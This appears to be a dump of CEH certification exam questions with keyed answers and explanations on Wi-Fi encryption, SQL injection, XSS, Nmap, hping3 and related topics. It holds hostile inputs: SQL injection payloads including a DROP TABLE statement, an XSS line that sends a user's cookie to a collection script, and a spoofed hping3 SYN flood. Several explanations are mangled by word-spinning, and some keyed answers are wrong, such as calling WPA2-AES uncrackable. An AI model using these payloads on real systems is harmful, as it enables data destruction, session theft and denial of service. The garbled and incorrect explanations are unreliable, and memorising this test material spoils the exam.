The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals

(SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

- A. WEP
- B. WPA
- C. WPA2
- D. WPA3

**Answer: D**

#### NEW QUESTION 231

- (Topic 3)

You're the security manager for a tech company that uses a database to store sensitive customer data. You have implemented countermeasures against SQL injection attacks.

Recently, you noticed some suspicious

activities and suspect an attacker is using SQL injection techniques. The attacker is believed to use different forms of payloads in his SQL queries. In the case of a successful SQL injection attack, which of the following payloads would have the most significant impact?

- A. `'OR 'T='1`: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data
- B. `'OR username LIKE '%`: This payload uses the LIKE operator to search for a specific pattern in a column
- C. `OR 'a'='a; DROP TABLE members; --`: This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss
- D. `UNION SELECT NULL, NULL, NULL --`: This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables

**Answer: C**

#### Explanation:

The payload that would have the most significant impact in the case of a successful SQL injection attack is `OR 'a'='a; DROP TABLE members; --`. This payload combines the manipulation of the WHERE clause with a destructive action, causing data loss. This payload works as follows:

? The `OR 'a'='a` part of the payload is a logical expression that is always true, regardless of the input or the condition of the SQL statement. This part of the payload allows the attacker to bypass any authentication or authorization checks that may be implemented in the SQL statement, such as a login form or a search query.

? The `;` part of the payload is a statement terminator that marks the end of the current SQL statement and allows the attacker to inject another SQL statement after it. This part of the payload enables the attacker to execute multiple SQL statements in a single query, which is also known as stacked queries or batched queries.

? The `DROP TABLE members` part of the payload is a destructive SQL statement that deletes the entire table named members from the database. This part of the payload causes data loss and may compromise the functionality and integrity of the application that relies on the table. The table name may vary depending on the target database, but the attacker can use other techniques, such as error-based or union-based SQL injection, to discover the table names before executing the drop statement.

? The `--` part of the payload is a comment symbol that tells the SQL engine to ignore the rest of the query. This part of the payload helps the attacker to avoid any syntax errors or unwanted results that may arise from the original query.

The other options are not as impactful as option C for the following reasons:

? A. `'OR 'T='1`: This payload manipulates the WHERE clause of an SQL statement, allowing the attacker to view unauthorized data. This payload is a common and basic SQL injection technique that injects a logical expression that is always true, such as `'OR 'T='1` or `'OR 1=1`, to bypass the authentication or authorization checks of the SQL statement. This payload can allow the attacker to view data that they are not supposed to, such as user credentials, personal information, or financial records. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.

? B. `'OR username LIKE '%`: This payload uses the LIKE operator to search for a specific pattern in a column. This payload is a variation of the previous payload that injects a logical expression that is always true, such as `'OR username LIKE '%` or `'OR 1 LIKE '%`, to bypass the authentication or authorization checks of the SQL statement. The LIKE operator is used to compare a value with a pattern that may contain wildcard characters, such as `%` or `_`, which match any string or character. This payload can allow the attacker to view data that matches the pattern, such as usernames that start with a certain letter or contain a certain substring. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.

? D. `UNION SELECT NULL, NULL, NULL --`: This payload manipulates the UNION SQL operator, enabling the attacker to retrieve data from different database tables. This payload is an advanced SQL injection technique that injects the UNION SQL operator to combine the results of two or more SELECT statements into a single result set, which is then returned as part of the HTTP response. The UNION operator can be used to join the results from different tables that have the same number and type of columns. The NULL values are used to match the column types and avoid any errors. This payload can allow the attacker to retrieve data from tables that are not intended to be accessed by the application, such as system tables, configuration tables, or backup tables. However, this payload does not cause any data loss or modification, and it does not affect the functionality or integrity of the application.

References:

- ? 1: SQL Injection - OWASP Foundation
- ? 2: SQL Injection Payloads: How SQLi exploits work - Bright Security
- ? 3: SQL Injection - HackTricks

#### NEW QUESTION 236

- (Topic 3)

Peter, a system administrator working at a reputed IT firm, decided to work from his home and login remotely. Later, he anticipated that the remote connection could be exposed to session hijacking. To curb this possibility, he implemented a technique that creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information and prevent hackers from decrypting the data flow between the endpoints. What is the technique followed by Peter to send files securely through a remote connection?

- A. DMZ
- B. SMB signing
- C. VPN
- D. Switch network

**Answer: C**

#### NEW QUESTION 241

- (Topic 3)

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is

used by John?

- A. Advanced persistent theft
- B. threat Diversion theft
- C. Spear-phishing sites
- D. insider threat

**Answer:** A

**Explanation:**

An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge. The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:

- ? Intellectual property thieving (e.g., trade secrets or patents)
- ? Compromised sensitive info (e.g., worker and user personal data)
- ? The sabotaging of essential structure infrastructures (e.g., information deletion)
- ? Total website takeovers

Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.

APT attacks dissent from ancient internet application threats, in that:

- ? They??re considerably additional advanced.
- ? They??re not hit and run attacks—once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
- ? They??re manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
- ? They typically aim to infiltrate a complete network, as opposition one specific half. More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

**NEW QUESTION 244**

- (Topic 3)

Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?

- A. DroidSheep
- B. Androrat
- C. Zscaler
- D. Trident

**Answer:** D

**NEW QUESTION 248**

- (Topic 3)

You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise In order to evade IDS?

- A. nmap -sP- -p-65535-T5
- B. nmap-A-host-time 99-T1
- C. nmap -A -Pn
- D. nmap -sT-O- To

**Answer:** D

**Explanation:**

- A: Perform an aggressive scan which select most of the commonly used options within nmap
- Pn: Means Don't ping
- p:scan specific ports
- sT: TCP Connect scan
- O: Operating system detection
- T0: timing template (extremely slow- evade FW)0

**NEW QUESTION 253**

- (Topic 3)

Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server. Which of the following tools is used by Jack to perform vulnerability scanning?

- A. Infoga
- B. WebCopier Pro
- C. Netsparker
- D. NCollector Studio

**Answer:** A

**NEW QUESTION 254**

- (Topic 3)

Given below are different steps involved in the vulnerability-management life cycle.

- 1) Remediation
- 2) Identify assets and create a baseline

- 3) Verification
- 4) Monitor
- 5) Vulnerability scan
- 6) Risk assessment

Identify the correct sequence of steps involved in vulnerability management.

- A. 2-->5-->6-->1-->3-->4
- B. 2-->1-->5-->6-->4-->3
- C. 2-->4-->5-->3-->6--> 1
- D. 1-->2-->3-->4-->5-->6

**Answer: A**

#### NEW QUESTION 257

- (Topic 3)

A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.

Which attack is being described here?

- A. Desynchronization
- B. Slowloris attack
- C. Session splicing
- D. Phlashing

**Answer: B**

#### Explanation:

Developed by Robert "RSnake" Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server's web server only, with almost no side effects on other services and ports. Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.x and 2.x. Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian "hacktivists" following the 2009 Iranian presidential election to attack Iranian government internet sites. Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed. Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the request. Ultimately, the targeted server's maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied. By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems. Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one. For a high-volume internet site, this will take a while. The method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris—like the tortoise—wins the race. If undetected or unmitigated, Slowloris attacks also can last for long periods of your time. When attacked sockets outing, Slowloris simply reinitiates the connections, continuing to reach the online server until mitigated. Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host. More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. This suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries. Methods of mitigation Imperva's security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients' servers. Imperva's secured proxy won't forward any partial connection requests—rendering all Slowloris DDoS attack attempts completely and utterly useless.

#### NEW QUESTION 260

- (Topic 3)

In the process of footprinting a target website, an ethical hacker utilized various tools to gather critical information. The hacker encountered a target site where standard web spiders were ineffective due to a specific file in its root directory. However, they managed to uncover all the files and web pages on the target site, monitoring the resulting incoming and outgoing traffic while browsing the website manually. What technique did the hacker likely employ to achieve this?

- A. Using Photon to retrieve archived URLs of the target website from archive.org
- B. Using the Netcraft tool to gather website information
- C. Examining HTML source code and cookies
- D. User-directed spidering with tools like Burp Suite and WebScarab

**Answer: D**

#### Explanation:

User-directed spidering is a technique that allows the hacker to manually browse the target website and use a proxy or spider tool to capture and analyze the traffic. This way, the hacker can discover hidden or dynamic content that standard web spiders may miss due to a specific file in the root directory, such as robots.txt, that instructs them not to crawl certain pages or directories. User-directed spidering can also help the hacker to bypass authentication or authorization mechanisms, as well as identify vulnerabilities or sensitive information in the target website. User-directed spidering can be performed with tools like Burp Suite and WebScarab, which are web application security testing tools that can intercept, modify, and replay HTTP requests and responses, as well as perform various attacks and scans on the target website.

The other options are not likely to achieve the same results as user-directed spidering. Using Photon to retrieve archived URLs of the target website from archive.org may provide some historical information about the website, but it may not reflect the current state or content of the website. Using the Netcraft tool to gather website information may provide some general information about the website, such as its IP address, domain name, server software, or hosting provider, but it may not reveal the specific files or web pages on the website. Examining HTML source code and cookies may provide some clues about the website's structure, functionality, or user preferences, but it may not expose the hidden or dynamic content that user-directed spidering can discover. References:

- ? User Directed Spidering with Burp
- ? Web Spidering - What Are Web Crawlers & How to Control Them
- ? Web Security: Recon
- ? Mapping the Application for Penetrating Web Applications — 1

#### NEW QUESTION 265

- (Topic 3)

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to

support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections. Which of the following attack techniques is used by Stella to compromise the web services?

- A. XML injection
- B. WS-Address spoofing
- C. SOAPAction spoofing
- D. Web services parsing attacks

**Answer: B**

**Explanation:**

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections <https://www.google.com/search?client=firefox-b-d&q=WS-Address+spoofing> CEH V11 Module 14 Page 1896

**NEW QUESTION 266**

- (Topic 3)

Judy created a forum, one day she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write); </script>
```

What issue occurred for the users who clicked on the image?

- A. The code inject a new cookie to the browser.
- B. The code redirects the user to another site.
- C. The code is a virus that is attempting to gather the users username and password.
- D. This php file silently executes the code and grabs the users session cookie and session ID.

**Answer: D**

**Explanation:**

document.write(<img.src=https://localhost/submitcookie.php cookie =+ escape(document.cookie) +/>); (Cookie and session ID theft)

<https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>

As seen in the indicated question, cookies are escaped and sent to script to variable ??cookie??. If the malicious user would inject this script into the website??s code, then it will be executed in the user??s browser and cookies will be sent to the malicious user.

**NEW QUESTION 268**

- (Topic 3)

George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

- A. <https://www.baidu.com>
- B. <https://www.guardster.com>
- C. <https://www.wolframalpha.com>
- D. <https://karmadecay.com>

**Answer: B**

**NEW QUESTION 271**

- (Topic 3)

Which of the following statements is TRUE?

- A. Packet Sniffers operate on the Layer 1 of the OSI model.
- B. Packet Sniffers operate on Layer 2 of the OSI model.
- C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
- D. Packet Sniffers operate on Layer 3 of the OSI model.

**Answer: B**

**NEW QUESTION 276**

- (Topic 3)

The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.0.0.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?

```
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any access-list 108 permit tcp any eq ftp any
```

- A. The ACL 104 needs to be first because is UDP
- B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
- C. The ACL for FTP must be before the ACL 110
- D. The ACL 110 needs to be changed to port 80

**Answer: B**

**Explanation:**

<https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html> Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.

This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.




Diagram Description automatically generated

FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.

```
? access-list 102 deny tcp any any eq ftp
? access-list 102 deny tcp any any eq ftp-data
? access-list 102 permit ip any any
```

#### NEW QUESTION 278

- (Topic 3)

Which protocol is used for setting up secure channels between two devices, typically in VPNs?

- A. PEM
- B. ppp
- C. IPSEC
- D. SET

**Answer: C**

#### NEW QUESTION 282

- (Topic 3)

You have been hired as an intern at a start-up company. Your first task is to help set up a basic web server for the company's new website. The team leader has asked you to make sure the server is secure from common - threats. Based on your knowledge from studying for the CEH exam, which of the following actions should be your priority to secure the web server?

- A. Installing a web application firewall
- B. limiting the number of concurrent connections to the server
- C. Encrypting the company's website with SSL/TLS
- D. Regularly updating and patching the server software

**Answer: D**

#### Explanation:

One of the most important actions to secure a web server from common threats is to regularly update and patch the server software. This includes the operating system, the web server software, the database software, and any other applications or frameworks that run on the server. Updating and patching the server software can fix known vulnerabilities, bugs, or errors that could be exploited by attackers to compromise the server or the website. Failing to update and patch the server software can expose the server to common attacks, such as SQL injection, cross-site scripting, remote code execution, denial-of-service, etc. Installing a web application firewall, limiting the number of concurrent connections to the server, and encrypting the company's website with SSL/TLS are also good practices to secure a web server, but they are not as critical as updating and patching the server software. A web application firewall can filter and block malicious requests, but it cannot prevent attacks that exploit unpatched vulnerabilities in the server software. Limiting the number of concurrent connections to the server can prevent overload and improve performance, but it cannot stop attackers from sending malicious requests or payloads. Encrypting the company's website with SSL/TLS can protect the data in transit between the server and the client, but it cannot protect the data at rest on the server or prevent attacks that target the server itself.

Therefore, the priority action to secure a web server from common threats is to regularly update and patch the server software.

References:

- ? Web Server Security- Beginner's Guide - Astra Security Blog
- ? Top 10 Web Server Security Best Practices | Liquid Web
- ? 21 Server Security Tips & Best Practices To Secure Your Server - phoenixNAP

#### NEW QUESTION 286

- (Topic 3)

An ethical hacker is hired to evaluate the defenses of an organization's database system which is known to employ a signature-based IDS. The hacker knows that some SQL Injection evasion techniques may allow him to bypass the system's signatures. During the operation, he successfully retrieved a list of usernames from the database without triggering an alarm by employing an advanced evasion technique. Which of the following could he have used?

- A. Utilizing the char encoding function to convert hexadecimal and decimal values into characters that pass-through SQL engine parsing
- B. Using the URL encoding method to replace characters with their ASCII codes in hexadecimal form
- C. Implementing sophisticated matches such as "OR 'john' = john" in place of classical matches like "OR 1=1"
- D. Manipulating white spaces in SQL queries to bypass signature detection

**Answer: D**

#### Explanation:

The hacker could have used the technique of manipulating white spaces in SQL queries to bypass signature detection. This technique involves inserting, removing, or replacing white spaces in SQL queries with other characters or symbols that are either ignored or interpreted as white spaces by the SQL engine, but not by the signature-based IDS. This way, the hacker can alter the appearance of the query and evade the pattern matching of the IDS, while preserving the functionality and logic of the query. For example, the hacker could replace the space character with a tab character, a newline character, a comment symbol, or a URL-encoded value, such as %20.

The other options are not correct for the following reasons:

? A. Utilizing the char encoding function to convert hexadecimal and decimal values into characters that pass-through SQL engine parsing: This option is not feasible because the char encoding function is not supported by all SQL engines, and it may not be able to convert all hexadecimal and decimal values into valid

characters. Moreover, the char encoding function may not be able to bypass the signature detection of the IDS, as it may still match the keywords or syntax of the SQL query3.

? B. Using the URL encoding method to replace characters with their ASCII codes in hexadecimal form: This option is not effective because the URL encoding method is not applicable to SQL queries, as it is designed for encoding special characters in URLs. The URL encoding method may not be able to replace all characters with their ASCII codes, and it may not be able to preserve the functionality and logic of the SQL query. Furthermore, the URL encoding method may not be able to evade the signature detection of the IDS, as it may still match the keywords or syntax of the SQL query4.

? C. Implementing sophisticated matches such as `??OR ??john?? = john` in place of classical matches like `??OR 1-1??`: This option is not advanced because it is a common and basic SQL injection technique that does not involve any evasion or obfuscation. This technique involves injecting a logical expression that is always true, such as `??OR ??john?? = john??` or `??OR 1-1??`, to bypass the authentication or authorization checks of the SQL query. However, this technique may not be able to bypass the signature detection of the IDS, as it may easily match the keywords or syntax of the SQL query.

References:

? 1: SQL Injection Evasion Detection - F5

? 2: Mastering SQL Injection with SQLmap: A Comprehensive Evasion Techniques Cheatsheet

? 3: SQL Injection Prevention - OWASP Cheat Sheet Series

? 4: URL Encoding - W3Schools

? : SQL Injection - OWASP Foundation

### NEW QUESTION 290

- (Topic 3)

in this form of encryption algorithm, every Individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

- A. IDEA
- B. Triple Data Encryption standard
- C. MDS encryption algorithm
- D. AES

**Answer: B**

#### Explanation:

Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it?s repeated 3 times, hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key. Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it?s executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long. the smallest amount significant (right-most) bit in each byte may be a parity, and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren?t used during the encryption process. Triple DES Modes Triple ECB (Electronic Code Book)• This variant of Triple DES works precisely the same way because the ECB mode of DES. • this is often the foremost commonly used mode of operation. Triple CBC (Cipher Block Chaining)• This method is extremely almost like the quality DES CBC mode. • like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed. • the primary 64-bit key acts because the Initialization Vector to DES. • Triple ECB is then executed for one 64-bit block of plaintext. • The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated. • This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it?s not used as widely as Triple ECB.

### NEW QUESTION 292

- (Topic 3)

You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

```
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxx xxxxxx xxxxxxxx. QUITTING!
```

What seems to be wrong?

- A. The nmap syntax is wrong.
- B. This is a common behavior for a corrupted nmap application.
- C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
- D. OS Scan requires root privileges.

**Answer: D**

### NEW QUESTION 297

- (Topic 3)

Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?

- A. Exploitation
- B. Weaponization
- C. Delivery
- D. Reconnaissance

**Answer: B**

### NEW QUESTION 300

- (Topic 3)

On performing a risk assessment, you need to determine the potential impacts when some of the critical business processes of the company interrupt its service. What is the name of the process by which you can determine those critical businesses?

- A. Emergency Plan Response (EPR)
- B. Business Impact Analysis (BIA)
- C. Risk Mitigation
- D. Disaster Recovery Planning (DRP)

**Answer:** B

### NEW QUESTION 303

- (Topic 3)

Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

- A. Data-driven firewall
- B. Packet firewall
- C. Web application firewall
- D. Stateful firewall

**Answer:** C

#### Explanation:

[https://en.wikipedia.org/wiki/Web\\_application\\_firewall](https://en.wikipedia.org/wiki/Web_application_firewall)

A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

### NEW QUESTION 306

- (Topic 3)

In a large organization, a network security analyst discovered a series of packet captures that seem unusual.

The network operates on a switched Ethernet environment. The security team suspects that an attacker might be using a sniffer tool. Which technique could the attacker be using to successfully carry out this attack, considering the switched nature of the network?

- A. The attacker might be compromising physical security to plug into the network directly
- B. The attacker might be implementing MAC flooding to overwhelm the switch's memory
- C. The attacker is probably using a Trojan horse with in-built sniffing capability
- D. The attacker might be using passive sniffing, as it provides significant stealth advantages

**Answer:** B

#### Explanation:

A sniffer tool is a software or hardware device that can capture and analyze network traffic. In a switched Ethernet environment, where each port on a switch is connected to a single device, a sniffer tool can only see the traffic that is destined for or originated from the device it is attached to. However, an attacker can use various techniques to overcome this limitation and sniff the traffic of other devices on the same network. One of these techniques is MAC flooding, which exploits the finite memory of the switch's MAC address table. The attacker sends a large number of frames with different source MAC addresses to the switch, which fills up the MAC address table and causes the switch to enter a fail-open mode, where it broadcasts all incoming frames to all ports, regardless of the destination MAC address. This way, the attacker can see all the traffic on the network and capture it with a sniffer tool.

The other options are less likely or less effective techniques for sniffing a switched Ethernet network. Compromising physical security to plug into the network directly may allow the attacker to sniff the traffic of the device they are connected to, but not the traffic of other devices on the network. Using a Trojan horse with in-built sniffing capability may allow the attacker to sniff the traffic of the infected device, but not the traffic of other devices on the network, unless the Trojan horse also performs MAC flooding or other techniques to bypass the switch. Using passive sniffing, which involves listening to the network traffic without sending any packets, may provide significant stealth advantages, but it does not help the attacker to see the traffic of other devices on the network, unless the switch is already in fail-open mode or the attacker uses other techniques to induce it. References:

- ? Sniffing: A Beginners Guide In 4 Important Points
- ? How can I run a packet sniffer on a Router or Switch
- ? Detection of Sniffers in an Ethernet Network

### NEW QUESTION 307

- (Topic 3)

During a penetration testing assignment, a Certified Ethical Hacker (CEH) used a set of scanning tools to create a profile of the target organization. The CEH wanted to scan for live hosts, open ports, and services on a target network. He used Nmap for network inventory and Hping3 for network security auditing. However, he wanted to spoof IP addresses for anonymity during probing. Which command should the CEH use to perform this task?

- A. Hping3 -110.0.0.25 --ICMP
- B. Nmap -sS -Pn -n -vw --packet-trace -p- --script discovery -T4
- C. Hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 -flood
- D. Hping3-210.0.0.25-p 80

**Answer:** C

#### Explanation:

The command C. Hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 -flood is the correct one to spoof IP addresses for anonymity during probing. This command sends SYN packets (-S) to the target IP 192.168.1.1 with a spoofed source IP (-a) 192.168.1.254 on port 22 (-p) and floods the target with packets (-flood). This way, the CEH can hide his real IP address and avoid detection by the target's firewall or IDS.

The other commands are incorrect for the following reasons:

- ? A. Hping3 -110.0.0.25 --ICMP: This command sends ICMP packets (--ICMP) to the target IP 10.0.0.25, but does not spoof the source IP. Therefore, the CEH's real IP address will be exposed to the target.
- ? B. Nmap -sS -Pn -n -vw --packet-trace -p- --script discovery -T4: This command performs a stealthy SYN scan (-sS) on all ports (-p-) of the target without pinging it (-Pn) or resolving DNS names (-n). It also enables verbose output (-v), packet tracing (--packet-trace), and discovery scripts (--script discovery) with an aggressive timing (-T4). However, this command does not spoof the source IP, and in fact, reveals more information about the scan to the target by using packet tracing and discovery scripts.
- ? D. Hping3-210.0.0.25-p 80: This command sends TCP packets (default) to the target IP 10.0.0.25 on port 80 (-p), but does not spoof the source IP. Therefore,

the CEH??s real IP address will be exposed to the target.

References:

? 1: Master hping3 and Enhance Your Network Strength | GoLinuxCloud

? 2: Spoofing Packets with Hping3 - YouTube

### NEW QUESTION 308

- (Topic 3)

As a budding cybersecurity enthusiast, you have set up a small lab at home to learn more about wireless network security. While experimenting with your home Wi-Fi network, you decide to use a well-known hacking tool to capture network traffic and attempt to crack the Wi-Fi password. However, despite many attempts, you have been unsuccessful. Your home Wi-Fi network uses WPA2 Personal with AES encryption.

Why are you finding it difficult to crack the Wi-Fi password?

- A. The Wi-Fi password is too complex and long
- B. Your hacking tool is outdated
- C. The network is using an uncrackable encryption method
- D. The network is using MAC address filtering.

**Answer: C**

#### Explanation:

The network is using an uncrackable encryption method, which makes it difficult to crack the Wi-Fi password. WPA2 Personal with AES encryption is the strongest form of security offered by Wi-Fi devices at the moment, and it should be used for all purposes. AES stands for Advanced Encryption Standard, and it is a symmetric-key algorithm that uses a 128-bit, 192-bit, or 256-bit key to encrypt and decrypt data. AES is considered to be uncrackable by brute force attacks, as it would take an impractical amount of time and computational power to try all possible key combinations<sup>12</sup>. Therefore, unless you have access to the Wi-Fi password or the encryption key, you will not be able to decrypt the network traffic and crack the password.

The other options are not correct for the following reasons:

? A. The Wi-Fi password is too complex and long: This option is not relevant because the Wi-Fi password is not directly used to encrypt the network traffic. Instead, the password is used to generate a Pre-Shared Key (PSK), which is then used to derive a Pairwise Master Key (PMK), which is then used to derive a Pairwise Transient Key (PTK), which is then used to encrypt the data. Therefore, the complexity and length of the password do not affect the encryption strength, as long as the password is not easily guessed or leaked<sup>34</sup>.

? B. Your hacking tool is outdated: This option is not plausible because even if your hacking tool is outdated, it would not affect your ability to capture the network traffic and attempt to crack the password. The hacking tool may not support the latest Wi-Fi standards or protocols, but it should still be able to capture the raw data packets and save them in a file. The cracking process would depend on the encryption algorithm and the key, not on the hacking tool.

? D. The network is using MAC address filtering: This option is not feasible because MAC address filtering is a technique that restricts network access and communication to trusted devices based on their MAC addresses, which are unique identifiers assigned to network interfaces. MAC address filtering can prevent unauthorized devices from joining the network, but it cannot prevent authorized devices from capturing the network traffic. Moreover, MAC address filtering can be easily bypassed by spoofing the MAC address of an allowed device<sup>56</sup>.

References:

? 1: What is AES Encryption and How Does it Work? | Kaspersky

? 2: AES Encryption: Everything You Need to Know | Comparitech

? 3: How Does WPA2 Work? | Techwalla

? 4: How Does WPA2 Encryption Work? | Security Boulevard

? 5: What is MAC Address Filtering? | Definition, Types & Examples - Fortinet

? 6: How to Bypass MAC Address Filtering on Wireless Networks - Null Byte :: WonderHowTo

### NEW QUESTION 311

- (Topic 3)

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization decided to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?

- A. Robotium
- B. BalenaCloud
- C. Flowmon
- D. IntentFuzzer

**Answer: C**

#### Explanation:

Source: <https://www.flowmon.com>

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

### NEW QUESTION 314

- (Topic 3)

